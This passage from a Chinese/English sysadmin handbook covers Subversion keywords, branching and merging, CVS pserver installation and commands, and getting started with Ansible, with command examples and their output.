$Date: 2012-08-06 17:43:09 +0800 (Mon, 06 Aug 2012) $，它也可以用
LastChangedDate来指定。
Revision
        这个关键字描述了这个文件最后一次修改的修订版本，看起来像
$Revision: 446 $，也可以通过LastChangedRevision或者Rev引用。
Author
        这个关键字描述了最后一个修改这个文件的用户，看起来类似$Author:
netkiller $，也可以用LastChangedBy来指定。
HeadURL
        这个关键字描述了这个文件在版本库最新版本的完全URL，看起来类似
$HeadURL:
https://svn.code.sf.net/p/netkiller/svn/trunk/Docbook/Version/s
ection.version.svn.xml $，可以缩写为URL。
Id
        这个关键字是其他关键字一个压缩组合，它看起来就像$Id:
section.version.svn.xml 446 2012-08-06 09:43:09Z netkiller $，可
以解释为文件calc.c上一次修改的修订版本号是148，时间是2006年7月28日，作者
是sally。
```

```
$ cat weather.txt
$Id: section.version.svn.xml 446 2012-08-06 09:43:09Z netkiller
$

$ svn propset svn:keywords "Id" weather.txt
property 'svn:keywords' set on 'weather.txt'

$ cat weather.txt
$Id: section.version.svn.xml 446 2012-08-06 09:43:09Z netkiller
$
```

设置多个关键字

```
$ svn propset svn:keywords "Author HeadURL Id Revision" -R
*.php
```

```
svn –R propset svn:keywords –F .keywords *
```

3.4. lock 加锁/ unlock 解锁

$ svn lock -m "LockMessage" [–force] PATH

```
$ svn lock –m “lock test file“ test.php
$ svn unlock PATH
```

3.5. import

```
svn import [PATH] URL
svn export URL [PATH]
```

3.6. export 指定版本

```
svn log file
svn export –r rxxxxx file
or
svn export –r rxxxxx file newfile
svn ci –m "restore rxxxxxx"
```

3.7. 修订版本关键字

```
HEAD
```

```
    版本库中最新的（或者是“最年轻的”）版本。
BASE

    工作拷贝中一个条目的修订版本号，如果这个版本在本地修改了，则“BASE版本”就是这个条目在本地未修改的版本。
COMMITTED

    项目最近修改的修订版本，与BASE相同或更早。
PREV

    一个项目最后修改版本之前的那个版本，技术上可以认为是COMMITTED -1。
```

```
$ svn cat -r PREV filename > filename
$ svn diff -r PREV filename
```

3.8. 恢复旧版本

svn没有恢复旧版本的直接功能，不过可以使用svn merge命令恢复。比如说当前HEAD为2，而我要恢复成1版本，怎么做?

用svn merge:

```
svn update
svn merge --revision 2:1 svn://localhost/lynn
svn commit -m "restore to revision 1"
```

svn merge --r HEAD:1 svn://localhost/lynn

4. branch

4.1. create

create a new branch using copy

```
svn cp http://www.domain.com/truck/project
http://www.domain.com/branches/project_branch_1
```

4.2. remove

remove

```
svn rm http://www.domain.com/branches/project_branch_1
```

4.3. switch

```
svn switch http://www.domain.com/branches/project_branch_2 .
```

4.4. merge

```
svn -r 148:149 merge svn://server/trunk branches/module
```

4.5. relocate

switch --relocate FROM TO [PATH...]

```
svn switch --relocate svn://192.168.3.9/neo
```

```
svn://192.168.3.5/neo .
```

5. FAQ

5.1. 递归添加文件

```
$ svn add `svn st | grep '?' | awk '{print $2}'`
```

5.2. 清除项目里的所有.svn目录

```
find . -type d -iname ".svn" -exec rm -rf {} \;
```

5.3. color diff

http://colordiff.sourceforge.net/

```
$ sudo apt-get install colordiff
```

add the following to your ~/.bashrc

```
alias svndiff='svn diff --diff-cmd=colordiff'
```

5.4. cvs2svn

http://cvs2svn.tigris.org/

```
[root@development ~]# cvs2svn --encoding=gb2312 --fallback-
encoding=utf_8 --existing-svnrepos --svnrepos /home/svnroot
/home/cvsroot
[root@development ~]# cvs2svn --encoding=gb2312 --fallback-
```

```
encoding=utf_8 --svnrepos /home/svnroot /home/cvsroot
```

5.5. Macromedia Dreamweaver MX 2004 + WebDAV +Subversion

首先进入站点管理



单击新建(New…)按钮选择站点(Site)



显示站点设置面版 Local Info 中设置



Remote Info 中设置



单击设置按钮（settings）



单击确定



单击Done完成

连接 WebDAV 服务器



单击



连接



5.6. 指定用户名与密码

```
svn co svn://www.example.com/repos  --username neo --password
chen;
```

第 128 章 cvs - Concurrent Versions System

1. installation

过程 128.1. install cvs

1. install

```
$ sudo apt-get install xinetd
$ sudo apt-get install cvs
```

   show the cvs version

```
$ cvs -v

Concurrent Versions System (CVS) 1.12.13 (client/server)
```

2. create cvs group and cvsroot user

```
$ sudo groupadd cvs
$ sudo adduser cvsroot --ingroup cvs
```

   change user become cvsroot

```
$ su - cvsroot
```

3. initialization 'CVSROOT'

```
$ cvs -d /home/cvsroot init
```

if you have successed, you can see CVSROOT directory in the '/home/cvsroot'

```
$ ls /home/cvsroot/
CVSROOT
```

4. authentication

   default SystemAuth=yes, you can use system user to login cvs.

   but usually, we don't used system user because it isn't security.

   SystemAuth = no

   edit '/home/cvsroot/CVSROOT/config' make sure SystemAuth = no

```
$ vim /home/cvsroot/CVSROOT/config
SystemAuth = no
```

   create passwd file

   the format is user:password:cvsroot

   you need to using htpasswd command, if you don't have, please install it as the following

```
$ sudo apt-get install apache2-utils
```

   or

```
$ perl -e 'print("userPassword:
".crypt("secret","salt")."\n");'
```

or

```
$ cat passwd
#!/usr/bin/perl
srand (time());
my $randletter = "(int (rand (26)) + (int (rand (1) + .5) %
2 ? 65 : 97))";
my $salt = sprintf ("%c%c", eval $randletter, eval
$randletter);
my $plaintext = shift; my $crypttext = crypt ($plaintext,
$salt);
print "${crypttext}\n";

$ ./passwd "mypasswd"
atfodI2Y/dcdc
```

let's using htpasswd to create a passwd

```
$ htpasswd -n neo
New password:
Re-type new password:
neo:yA50LI1BkXysY
```

copy 'neo:yA50LI1BkXysY' and add ':cvsroot' to the end

```
$ vim /home/cvsroot/CVSROOT/passwd
neo:yA50LI1BkXysY:cvsroot
nchen:GXaAkSKaQ/Hpk:cvsroot
```

5. Go into directory '/etc/xinetd.d/', and then create a cvspserver file as the following.

```
$ sudo vim /etc/xinetd.d/cvspserver

service cvspserver
{
```

```
   disable = no
   flags = REUSE
   socket_type = stream
   wait = no
   user = cvsroot
   server = /usr/bin/cvs
   server_args = -f --allow-root=/home/cvsroot pserver
   log_on_failure += USERID
}
```

6. check cvspserver in the '/etc/services'

```
$ grep cvspserver /etc/services
cvspserver      2401/tcp                        # CVS
client/server operations
cvspserver      2401/udp
```

7. restart xinetd

```
$ /etc/init.d/xinetd
Usage: /etc/init.d/xinetd {start|stop|reload|force-
reload|restart}
```

8. port

```
$ nmap localhost -p cvspserver

Starting Nmap 4.53 ( http://insecure.org ) at 2008-11-14
16:21 HKT
Interesting ports on localhost (127.0.0.1):
PORT     STATE SERVICE
2401/tcp open  cvspserver

Nmap done: 1 IP address (1 host up) scanned in 0.080
seconds
```

9. firewall

```
$ sudo ufw allow cvspserver
```

environment variable

CVSROOT=:pserver:username@ip:/home/cvsroot

```
vim .bashrc

export CVS_RSH=ssh
export CVSROOT=:pserver:neo@localhost:/home/cvsroot
```

test

```
$ cvs login
Logging in to :pserver:neo@localhost:2401/home/cvsroot
CVS password:
neo@netkiller:/tmp/test$ cvs co test
cvs checkout: Updating test
U test/.project
U test/NewFile.xml
U test/newfile.php
neo@netkiller:/tmp/test$
```

1.1. chroot

```
$ sudo apt-get install cvsd
```

environment variable

```
neo@netkiller:~/workspace/cvs$ export
```

```
CVSROOT=:pserver:neo@localhost:/home/cvsroot
```

ssh

```
export CVS_RSH=ssh
export CVSROOT=:ext:$USER@localhost:/home/cvsroot
```

2. cvs login | logout

```
neo@netkiller:~/workspace/cvs$ cvs login
Logging in to :pserver:neo@localhost:2401/home/cvsroot
CVS password:
```

logout

```
$ cvs logout
Logging out of :pserver:neo@localhost:2401/home/cvsroot
```

3. cvs import

cvs import -m "write some comments here" project_name vendor_tag release_tag

```
$ cvs import -m "write some comments here" project_name
vendor_tag release_tag
```

4. cvs checkout

```
$ cvs checkout project_name
cvs checkout: Updating project_name
```

checkout before

cvs checkout -r release_1_0 project_name

```
$ cvs checkout -r release_1_0 project_name
cvs checkout: Updating project_name
U project_name/file
cvs checkout: Updating project_name/dir1
U project_name/dir1/file1
cvs checkout: Updating project_name/dir2
U project_name/dir2/file1
U project_name/dir2/file2
```

5. cvs update

about update

```
$ cvs update
$ cvs update -r HEAD
$ cvs update -r 1.5
$ cvs update -D now
$ cvs update -D now file
```

6. cvs add

```
$ cd project_name/
$ touch new_file
$ cvs add new_file
cvs add: scheduling file `new_file' for addition
cvs add: use `cvs commit' to add this file permanently
```

if the file is binary

cvs add -kb new_file.gif

add a directory

```
$ mkdir dir1
$ mkdir dir2
$ touch dir1/file1
$ touch dir2/file1
$ touch dir2/file2
$ cvs add dir1
? dir1/file1
Directory /home/cvsroot/project_name/dir1 added to the
repository
$ cvs add dir2
? dir2/file1
? dir2/file2
Directory /home/cvsroot/project_name/dir2 added to the
repository
```

add mulit files

```
$ cvs add dir1/file1
$ cvs add dir2/file?
```

7. cvs status

```
$ cvs status dir1/file1
cvs status: use `cvs add' to create an entry for `dir1/file1'
===================================================================
====
File: file1             Status: Unknown

   Working revision:  No entry for file1
   Repository revision: No revision control file
```

8. cvs commit

```
$ cvs commit -m "add a new file"
cvs commit: Examining .
/home/cvsroot/project_name/new_file,v  <--  new_file
initial revision: 1.1
```

commit multi files

```
$ cvs commit -m "add a new file" dir1/* dir2/*
/home/cvsroot/project_name/dir1/file1,v  <--  dir1/file1
initial revision: 1.1
/home/cvsroot/project_name/dir2/file1,v  <--  dir2/file1
initial revision: 1.1
/home/cvsroot/project_name/dir2/file2,v  <--  dir2/file2
initial revision: 1.1
```

9. cvs remove

```
$ rm -rf new_file
$ cvs remove new_file
cvs remove: scheduling `new_file' for removal
cvs remove: use `cvs commit' to remove this file permanently
$ cvs commit -m "delete file" new_file
/home/cvsroot/project_name/new_file,v  <--  new_file
new revision: delete; previous revision: 1.1
```

10. cvs log

let me create a file, and then modify the file to make several version

```
$ touch file
$ echo helloworld > file
$ cvs add file
cvs add: scheduling file `file' for addition
cvs add: use `cvs commit' to add this file permanently
$ cvs commit -m 'add file to cvs' file
/home/cvsroot/project_name/file,v  <--  file
initial revision: 1.1
$ echo I am Neo > file
$ cvs commit -m 'add file to cvs' file
/home/cvsroot/project_name/file,v  <--  file
new revision: 1.2; previous revision: 1.1
$ echo my nickname is netkiller > file
$ cvs commit -m 'modified file' file
/home/cvsroot/project_name/file,v  <--  file
new revision: 1.3; previous revision: 1.2
$ echo I am 28 years old > file
$ cvs commit -m 'modified file' file
/home/cvsroot/project_name/file,v  <--  file
new revision: 1.4; previous revision: 1.3
```

show log message

```
$ cvs log file

RCS file: /home/cvsroot/project_name/file,v
Working file: file
head: 1.4
branch:
locks: strict
access list:
symbolic names:
```

```
keyword substitution: kv
total revisions: 4;   selected revisions: 4
description:
----------------------------
revision 1.4
date: 2008-11-24 15:42:49 +0800;  author: neo;  state: Exp;
lines: +1 -1;  commitid: V0iuptfP43iETPrt;
modified file
----------------------------
revision 1.3
date: 2008-11-24 15:42:20 +0800;  author: neo;  state: Exp;
lines: +1 -1;  commitid: YWfYHFSV10duTPrt;
modified file
----------------------------
revision 1.2
date: 2008-11-24 15:41:47 +0800;  author: neo;  state: Exp;
lines: +1 -1;  commitid: 4iRs5fm1g9diTPrt;
add file to cvs
----------------------------
revision 1.1
date: 2008-11-24 15:41:28 +0800;  author: neo;  state: Exp;
commitid: zCWkxnWxLZHbTPrt;
add file to cvs
=============================================================
==============
```

cvs log -r1.2 file

```
$ cvs log -r1.2 file

RCS file: /home/cvsroot/project_name/file,v
Working file: file
head: 2.1
branch:
locks: strict
access list:
symbolic names:
        release_1_0_patch: 1.4.0.2
        release_1_0: 1.4
keyword substitution: kv
total revisions: 5;     selected revisions: 1
```

```
description:
----------------------------
revision 1.2
date: 2008-11-24 15:41:47 +0800;  author: neo;  state: Exp;
lines: +1 -1;  commitid: 4iRs5fm1g9diTPrt;
add file to cvs
=============================================================
==============

```

11. cvs annotate

```
$ cvs annotate file

Annotations for file
***************
2.2          (nchen    26-Nov-08): I am Neo
2.2          (nchen    26-Nov-08): My nickname netkiller
2.3          (nchen    26-Nov-08): I'm from shenzhen
1.4          (neo      24-Nov-08): I am 28 years old
```

12. cvs diff

```
neo@netkiller:~/workspace/cvs/project_name$ cvs diff -r1.3 -
r1.4 file
Index: file
===================================================================
====
RCS file: /home/cvsroot/project_name/file,v
retrieving revision 1.3
retrieving revision 1.4
diff -r1.3 -r1.4
1c1
< my nickname is netkiller
---
> I am 28 years old
neo@netkiller:~/workspace/cvs/project_name$ cvs diff -r1.2 -
r1.4 file
Index: file
===================================================================
====
RCS file: /home/cvsroot/project_name/file,v
retrieving revision 1.2
retrieving revision 1.4
diff -r1.2 -r1.4
1c1
< I am Neo
---
> I am 28 years old
```

--side-by-side

```
neo@netkiller:/tmp/cvs/test/project_name$ cvs diff --side-by-
side -r1.2 -r1.4 file
Index: file
===================================================================
====
RCS file: /home/cvsroot/project_name/file,v
```

```
retrieving revision 1.2
retrieving revision 1.4
diff --side-by-side -r1.2 -r1.4
I am Neo                                                        |
I am 28 years old
```

13. rename file

mv file_name new_file_name && cvs remove file_name
cvs add new_file_name

```
neo@netkiller:/tmp/cvs/project_name$ mv file file.txt
neo@netkiller:/tmp/cvs/project_name$ cvs remove file
cvs remove: scheduling `file' for removal
cvs remove: use `cvs commit' to remove this file permanently
neo@netkiller:/tmp/cvs/project_name$ cvs add file.txt
cvs add: scheduling file `file.txt' for addition
cvs add: use `cvs commit' to add this file permanently
neo@netkiller:/tmp/cvs/project_name$ cvs commit -m 'rename file
to file.txt'
cvs commit: Examining .
cvs commit: Examining dir1
cvs commit: Examining dir2
/home/cvsroot/project_name/file,v  <--  file
new revision: delete; previous revision: 2.3
/home/cvsroot/project_name/file.txt,v  <--  file.txt
initial revision: 1.1
```

14. revision

```
neo@netkiller:~/workspace/cvs/project_name$ cvs update -r 1.2
file
U file
neo@netkiller:~/workspace/cvs/project_name$ cvs st file
===================================================================
====
File: file              Status: Up-to-date

   Working revision:  1.2
   Repository revision: 1.2
/home/cvsroot/project_name/file,v
   Commit Identifier: 4iRs5fm1g9diTPrt
   Sticky Tag:        1.2
   Sticky Date:       (none)
   Sticky Options:    (none)
```

last version

```
neo@netkiller:~/workspace/cvs/project_name$ cvs update -r HEAD
file
U file
neo@netkiller:~/workspace/cvs/project_name$ cvs st file
===================================================================
====
File: file              Status: Up-to-date

   Working revision:  1.4
   Repository revision: 1.4
/home/cvsroot/project_name/file,v
   Commit Identifier: V0iuptfP43iETPrt
   Sticky Tag:        HEAD (revision: 1.4)
   Sticky Date:       (none)
   Sticky Options:    (none)
```

15. cvs export

cvs export -r release_1_0 project_name

```
$ cvs export -r release_1_0 project_name
cvs export: Updating project_name
U project_name/file
cvs export: Updating project_name/dir1
U project_name/dir1/file1
cvs export: Updating project_name/dir2
U project_name/dir2/file1
U project_name/dir2/file2
```

cvs export -D 20081126 project_name

```
$ cvs export -D 20081126 project_name
cvs export: Updating project_name
U project_name/file
cvs export: Updating project_name/dir1
U project_name/dir1/file1
cvs export: Updating project_name/dir2
U project_name/dir2/file1
U project_name/dir2/file2
```

cvs export -D now -d nightly project_name

```
$ cvs export -D now -d nightly project_name
cvs export: Updating nightly
U nightly/file
cvs export: Updating nightly/dir1
U nightly/dir1/file1
cvs export: Updating nightly/dir2
U nightly/dir2/file1
U nightly/dir2/file2
neo@netkiller:/tmp/cvs$
```

16. cvs release

```
$ ls
project_name

$ cvs release -d project_name
You have [0] altered files in this repository.
Are you sure you want to release (and delete) directory
`project_name': y

$ ls
```

17. branch

17.1. milestone

set up a release number

```
$ cvs tag release_1_0
cvs tag: Tagging .
T file
cvs tag: Tagging dir1
T dir1/file1
cvs tag: Tagging dir2
T dir2/file1
T dir2/file2
```

beginning next one milestone

```
$ cvs commit -r 2

Log message unchanged or not specified
a)bort, c)ontinue, e)dit, !)reuse this message unchanged for
remaining dirs
Action: (continue) c

CVS: ----------------------------------------------------------
------------
CVS: Enter Log.  Lines beginning with `CVS:' are removed
automatically
CVS:
CVS: Committing in .
CVS:
CVS: Modified Files:
CVS:  Tag: 2
CVS:    file dir1/file1 dir2/file1 dir2/file2
CVS: ----------------------------------------------------------
------------
```

```
/home/cvsroot/project_name/file,v  <--  file
new revision: 2.1; previous revision: 1.4
/home/cvsroot/project_name/dir1/file1,v  <--  dir1/file1
new revision: 2.1; previous revision: 1.1
/home/cvsroot/project_name/dir2/file1,v  <--  dir2/file1
new revision: 2.1; previous revision: 1.1
/home/cvsroot/project_name/dir2/file2,v  <--  dir2/file2
new revision: 2.1; previous revision: 1.1
```

other user

```
$ cvs up
cvs update: Updating .
P file
cvs update: Updating dir1
U dir1/file1
cvs update: Updating dir2
U dir2/file1
U dir2/file2

$ cvs st file
===================================================================
====
File: file              Status: Up-to-date

   Working revision:    2.1
   Repository revision: 2.1
/home/cvsroot/project_name/file,v
   Commit Identifier:   SuZpTC1gCRrH2Qrt
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

17.2. patch branch

create a branch release_1_0_patch from release_1_0 by cvs admin

```
$ cvs rtag -b -r release_1_0 release_1_0_patch project_name
```

```
cvs rtag: Tagging project_name
cvs rtag: Tagging project_name/dir1
cvs rtag: Tagging project_name/dir2
```

checkout release_1_0_patch by other user

```
$ cvs checkout -r release_1_0_patch project_name
cvs checkout: Updating project_name
U project_name/file
cvs checkout: Updating project_name/dir1
U project_name/dir1/file1
cvs checkout: Updating project_name/dir2
U project_name/dir2/file1
U project_name/dir2/file2
```

show the status, and you can see 'Sticky Tag' is 'release_1_0_patch'

```
$ cvs st file
===================================================================
====
File: file              Status: Up-to-date

   Working revision:    1.4
   Repository revision: 1.4
/home/cvsroot/project_name/file,v
   Commit Identifier:   V0iuptfP43iETPrt
   Sticky Tag:          release_1_0_patch (branch: 1.4.2)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

18. keywords

$Author: netkiller $
$Date: 2012-02-03 17:18:44 +0800 (Fri, 03 Feb 2012) $
$Name$
$Id: section.version.cvs.xml 340 2012-02-03 09:18:44Z netkiller $
$Header$
Log
$Revision: 340 $

add above keywords into a file, and then commit it.

```
$ cat file.txt
$Author: netkiller $
$Date: 2012-02-03 17:18:44 +0800 (Fri, 03 Feb 2012) $
$Name:  $
$Id: section.version.cvs.xml 340 2012-02-03 09:18:44Z netkiller
$
$Header: /home/cvsroot/project_name/file.txt,v 1.2 2008-11-27
01:33:29 nchen Exp $
$Log: file.txt,v $
Revision 1.2  2008-11-27 01:33:29  nchen
added some of keywords

$Revision: 340 $
```

第 129 章 常用命令

1. 获取IP地址

```
[root@localhost ~]# hostname -I|awk '{print $1}'
192.168.30.12
```

部分 XV. Configuration Management(配置管理)

运维自动化

表 8. 表格标题

名称	流行度	开发语言	工作模式	其他
Puppet	主流	Ruby	C/S	
Chef	主流	Ruby	C/S	
SaltStack	主流(新星)	Python	C/S	
ansible	一般	Python	Server 结构无需 client	Redhat 开发

第 130 章 Ansible - SSH-based configuration management, deployment, and task execution system

http://ansible.github.com/

Ansible is a radically simple model-driven configuration management, deployment, and command execution framework.

1. install

```
yum install ansible
```

2. Getting Started

Your first commands

/etc/ansible/hosts

```
# vim /etc/ansible/hosts

192.168.2.10
192.168.2.11
192.168.2.12
192.168.2.13
192.168.2.14
192.168.2.15
```

创建SSH公钥与私钥

```
ssh-keygen
```

将公钥文件复制到目标服务器

```
ssh-copy-id root@192.168.2.10
ssh-copy-id root@192.168.2.11
ssh-copy-id root@192.168.2.12
ssh-copy-id root@192.168.2.13
ssh-copy-id root@192.168.2.14
ssh-copy-id root@192.168.2.15
```

连接与验证测试 ansible all -m ping

```
# ansible all -m ping
192.168.2.10 | success >> {
    "module": "ping",
```

```
    "ping": "pong"
}

192.168.2.13 | success >> {
    "module": "ping",
    "ping": "pong"
}

192.168.2.14 | success >> {
    "module": "ping",
    "ping": "pong"
}

192.168.2.11 | success >> {
    "module": "ping",
    "ping": "pong"
}

192.168.2.15 | success >> {
    "module": "ping",
    "ping": "pong"
}

192.168.2.12 | success >> {
    "module": "ping",
    "ping": "pong"
}
```

3. ansible - run a command somewhere else

```
Usage: ansible <host-pattern> [options]

Options:
  -a MODULE_ARGS, --args=MODULE_ARGS
                        module arguments
  -k, --ask-pass        ask for SSH password
  --ask-su-pass         ask for su password
  -K, --ask-sudo-pass   ask for sudo password
  --ask-vault-pass      ask for vault password
  -B SECONDS, --background=SECONDS
                        run asynchronously, failing after X
seconds
                        (default=N/A)
  -C, --check           don't make any changes; instead, try to
predict some
                        of the changes that may occur
  -c CONNECTION, --connection=CONNECTION
                        connection type to use (default=smart)
  -f FORKS, --forks=FORKS
                        specify number of parallel processes to
use
                        (default=5)
  -h, --help            show this help message and exit
  -i INVENTORY, --inventory-file=INVENTORY
                        specify inventory host file
                        (default=/etc/ansible/hosts)
  -l SUBSET, --limit=SUBSET
                        further limit selected hosts to an
additional pattern
  --list-hosts          outputs a list of matching hosts; does
not execute
                        anything else
  -m MODULE_NAME, --module-name=MODULE_NAME
                        module name to execute
(default=command)
  -M MODULE_PATH, --module-path=MODULE_PATH
                        specify path(s) to module library
                        (default=/usr/share/ansible)
```

```
  -o, --one-line        condense output
  -P POLL_INTERVAL, --poll=POLL_INTERVAL
                        set the poll interval if using -B
(default=15)
  --private-key=PRIVATE_KEY_FILE
                        use this file to authenticate the
connection
  -S, --su              run operations with su
  -R SU_USER, --su-user=SU_USER
                        run operations with su as this user
(default=root)
  -s, --sudo            run operations with sudo (nopasswd)
  -U SUDO_USER, --sudo-user=SUDO_USER
                        desired sudo user (default=root)
  -T TIMEOUT, --timeout=TIMEOUT
                        override the SSH timeout in seconds
(default=10)
  -t TREE, --tree=TREE  log output to this directory
  -u REMOTE_USER, --user=REMOTE_USER
                        connect as this user (default=root)
  --vault-password-file=VAULT_PASSWORD_FILE
                        vault password file
  -v, --verbose         verbose mode (-vvv for more, -vvvv to
enable
                        connection debugging)
  --version             show program's version number and exit
```

3.1. host-pattern

匹配所有主机

```
# ansible all -m ping -u root
```

匹配指定IP地址

```
# ansible 192.168.2.9 -m ping -u root

192.168.2.9 | success >> {
```

```
    "changed": false,
    "ping": "pong"
}
```

使用通配符

```
# ansible 192.168.2.? -m ping -u root

192.168.2.9 | success >> {
    "changed": false,
    "ping": "pong"
}

# ansible 192.168.2.* -m ping -u root

192.168.2.12 | success >> {
    "changed": false,
    "ping": "pong"
}

192.168.2.15 | success >> {
    "changed": false,
    "ping": "pong"
}

192.168.2.9 | success >> {
    "changed": false,
    "ping": "pong"
}

192.168.2.11 | success >> {
    "changed": false,
    "ping": "pong"
}
```

3.2. -a MODULE_ARGS, --args=MODULE_ARGS module arguments

```
ansible all -a 'echo hello'
```

3.3. -i INVENTORY, --inventory-file=INVENTORY specify inventory host file (default=/etc/ansible/hosts)

制定一个hosts文件

```
# echo '192.168.6.10' >> hosts

# cat hosts
192.168.6.10

# ansible all -a 'echo hello' -i hosts -u root
192.168.6.10 | success | rc=0 >>
hello
```

3.4. -m MODULE_NAME, --module-name=MODULE_NAME module name to execute (default=command)

```
$ ansible all -m ping -u neo
```

```
ansible all -m copy -a "src=hosts dest=~/hosts" -i hosts -u
vagrant
```

3.5. -s, --sudo run operations with sudo (nopasswd)

sudo 模式

```
# as bruce, sudoing to root
$ ansible all -m ping -u neo --sudo
# as bruce, sudoing to batman
$ ansible all -m ping -u www --sudo --sudo-user neo
```

3.6. -u REMOTE_USER, --user=REMOTE_USER connect as this user (default=root)

```
$ ansible all -m ping -u www
```

3.7. 使用实例

```
# ansible all -m yum -a "name=wget state=present"
```

4. ansible-doc - Show Ansible module documentation

```
# ansible-doc -l
acl                   Sets and retrieves file ACL information.
add_host              add a host (and alternatively a group) to
the ansible-playbo
airbrake_deployment   Notify airbrake about app deployments
alternatives          Manages alternative programs for common
commands
apache2_module        enables/disables a module of the Apache2
webserver
apt                   Manages apt-packages
apt_key               Add or remove an apt key
apt_repository        Add and remove APT repositories
apt_rpm               apt_rpm package manager
arista_interface      Manage physical Ethernet interfaces
arista_l2interface    Manage layer 2 interfaces
arista_lag            Manage port channel (lag) interfaces
arista_vlan           Manage VLAN resources
assemble              Assembles a configuration file from
fragments
assert                Fail with custom message
at                    Schedule the execution of a command or
script file via the a
authorized_key        Adds or removes an SSH authorized key
azure                 create or terminate a virtual machine in
azure
bigip_facts           Collect facts from F5 BIG-IP devices
bigip_monitor_http    Manages F5 BIG-IP LTM http monitors
bigip_monitor_tcp     Manages F5 BIG-IP LTM tcp monitors
bigip_node            Manages F5 BIG-IP LTM nodes
bigip_pool            Manages F5 BIG-IP LTM pools
bigip_pool_member     Manages F5 BIG-IP LTM pool members
boundary_meter        Manage boundary meters
bzr                   Deploy software (or files) from bzr
branches
campfire              Send a message to Campfire
capabilities          Manage Linux capabilities
cloudformation        create a AWS CloudFormation stack
```

```
command                Executes a command on a remote node
composer               Dependency Manager for PHP
copy                   Copies files to remote locations.
cpanm                  Manages Perl library dependencies.
cron                   Manage cron.d and crontab entries.
datadog_event          Posts events to DataDog  service
debconf                Configure a .deb package
debug                  Print statements during execution
digital_ocean          Create/delete a droplet/SSH_key in
DigitalOcean
digital_ocean_domain Create/delete a DNS record in DigitalOcean
digital_ocean_sshkey Create/delete an SSH key in DigitalOcean
django_manage          Manages a Django application.
dnsimple               Interface with dnsimple.com (a DNS hosting
service).
dnsmadeeasy            Interface with dnsmadeeasy.com (a DNS
hosting service).
docker                 manage docker containers
docker_image           manage docker images
easy_install           Installs Python libraries
ec2                    create, terminate, start or stop an
instance in ec2, return
ec2_ami                create or destroy an image in ec2, return
imageid
ec2_ami_search         Retrieve AWS AMI for a given operating
system.
ec2_asg                Create or delete AWS Autoscaling Groups
ec2_eip                associate an EC2 elastic IP with an
instance.
ec2_elb                De-registers or registers instances from
EC2 ELBs
ec2_elb_lb             Creates or destroys Amazon ELB. - Returns
information about
ec2_facts              Gathers facts about remote hosts within
ec2 (aws)
ec2_group              maintain an ec2 VPC security group.
ec2_key                maintain an ec2 key pair.
ec2_lc                 Create or delete AWS Autoscaling Launch
Configurations
ec2_metric_alarm       Create/update or delete AWS Cloudwatch
'metric alarms'
ec2_scaling_policy     Create or delete AWS scaling policies for
Autoscaling groups
ec2_snapshot           creates a snapshot from an existing volume
ec2_tag                create and remove tag(s) to ec2 resources.
```

```
ec2_vol                 create and attach a volume, return volume
id and device map.
ec2_vpc                 configure AWS virtual private clouds
ejabberd_user           Manages users for ejabberd servers
elasticache             Manage cache clusters in Amazon
Elasticache.
facter                  Runs the discovery program `facter' on the
remote system...
fail                    Fail with custom message
fetch                   Fetches a file from remote nodes
file                    Sets attributes of files
filesystem              Makes file system on block device
fireball                Enable fireball mode on remote node
firewalld               Manage arbitrary ports/services with
firewalld
flowdock                Send a message to a flowdock
gc_storage              This module manages objects/buckets in
Google Cloud Storage.
gce                     create or terminate GCE instances
gce_lb                  create/destroy GCE load-balancer resources
gce_net                 create/destroy GCE networks and firewall
rules
gce_pd                  utilize GCE persistent disk resources
gem                     Manage Ruby gems
get_url                 Downloads files from HTTP, HTTPS, or FTP
to node
git                     Deploy software (or files) from git
checkouts
github_hooks            Manages github service hooks.
glance_image            Add/Delete images from glance
group                   Add or remove groups
group_by                Create Ansible groups based on facts
grove                   Sends a notification to a grove.io channel
hg                      Manages Mercurial (hg) repositories.
hipchat                 Send a message to hipchat
homebrew                Package manager for Homebrew
homebrew_cask           Install/uninstall homebrew casks.
homebrew_tap            Tap a Homebrew repository.
hostname                Manage hostname
htpasswd                manage user files for basic authentication
include_vars            Load variables from files, dynamically
within a task.
ini_file                Tweak settings in INI files
irc                     Send a message to an IRC channel
jabber                  Send a message to jabber user or chat room
```

```
jboss                deploy applications to JBoss
jira                 create and modify issues in a JIRA
instance
kernel_blacklist     Blacklist kernel modules
keystone_user        Manage OpenStack Identity (keystone)
users, tenants and role
layman               Manage Gentoo overlays
librato_annotation   create an annotation in librato
lineinfile           Ensure a particular line is in a file, or
replace an existin
linode               create / delete / stop / restart an
instance in Linode Publi
lldp                 get details reported by lldp
locale_gen           Creates of removes locales.
logentries           Module for tracking logs via
logentries.com
lvg                  Configure LVM volume groups
lvol                 Configure LVM logical volumes
macports             Package manager for MacPorts
mail                 Send an email
modprobe             Add or remove kernel modules
mongodb_user         Adds or removes a user from a MongoDB
database.
monit                Manage the state of a program monitored
via Monit
mount                Control active and configured mount points
mqtt                 Publish a message on an MQTT topic for the
IoT
mysql_db             Add or remove MySQL databases from a
remote host.
mysql_replication    Manage MySQL replication
mysql_user           Adds or removes a user from a MySQL
database.
mysql_variables      Manage MySQL global variables
nagios               Perform common tasks in Nagios related to
downtime and notif
netscaler            Manages Citrix NetScaler entities
newrelic_deployment  Notify newrelic about app deployments
nexmo                Send a SMS via nexmo
nova_compute         Create/Delete VMs from OpenStack
nova_keypair         Add/Delete key pair from nova
npm                  Manage node.js packages with npm
ohai                 Returns inventory data from `Ohai'
open_iscsi           Manage iscsi targets with open-iscsi
openbsd_pkg          Manage packages on OpenBSD.
```

```
openvswitch_bridge   Manage Open vSwitch bridges
openvswitch_port     Manage Open vSwitch ports
opkg                 Package manager for OpenWrt
osx_say              Makes an OSX computer to speak.
ovirt                oVirt/RHEV platform management
pacman               Manage packages with `pacman'
pagerduty            Create PagerDuty maintenance windows
pause                Pause playbook execution
ping                 Try to connect to host and return `pong'
on success.
pingdom              Pause/unpause Pingdom alerts
pip                  Manages Python library dependencies.
pkgin                Package manager for SmartOS
pkgng                Package manager for FreeBSD >= 9.0
pkgutil              Manage CSW-Packages on Solaris
portage              Package manager for Gentoo
portinstall          Installing packages from FreeBSD's ports
system
postgresql_db        Add or remove PostgreSQL databases from a
remote host.
postgresql_privs     Grant or revoke privileges on PostgreSQL
database objects...
postgresql_user      Adds or removes a users (roles) from a
PostgreSQL database..
quantum_floating_ip  Add/Remove floating IP from an instance
quantum_floating_ip_associate Associate or disassociate a
particular floating IP with an i
quantum_network      Creates/Removes networks from OpenStack
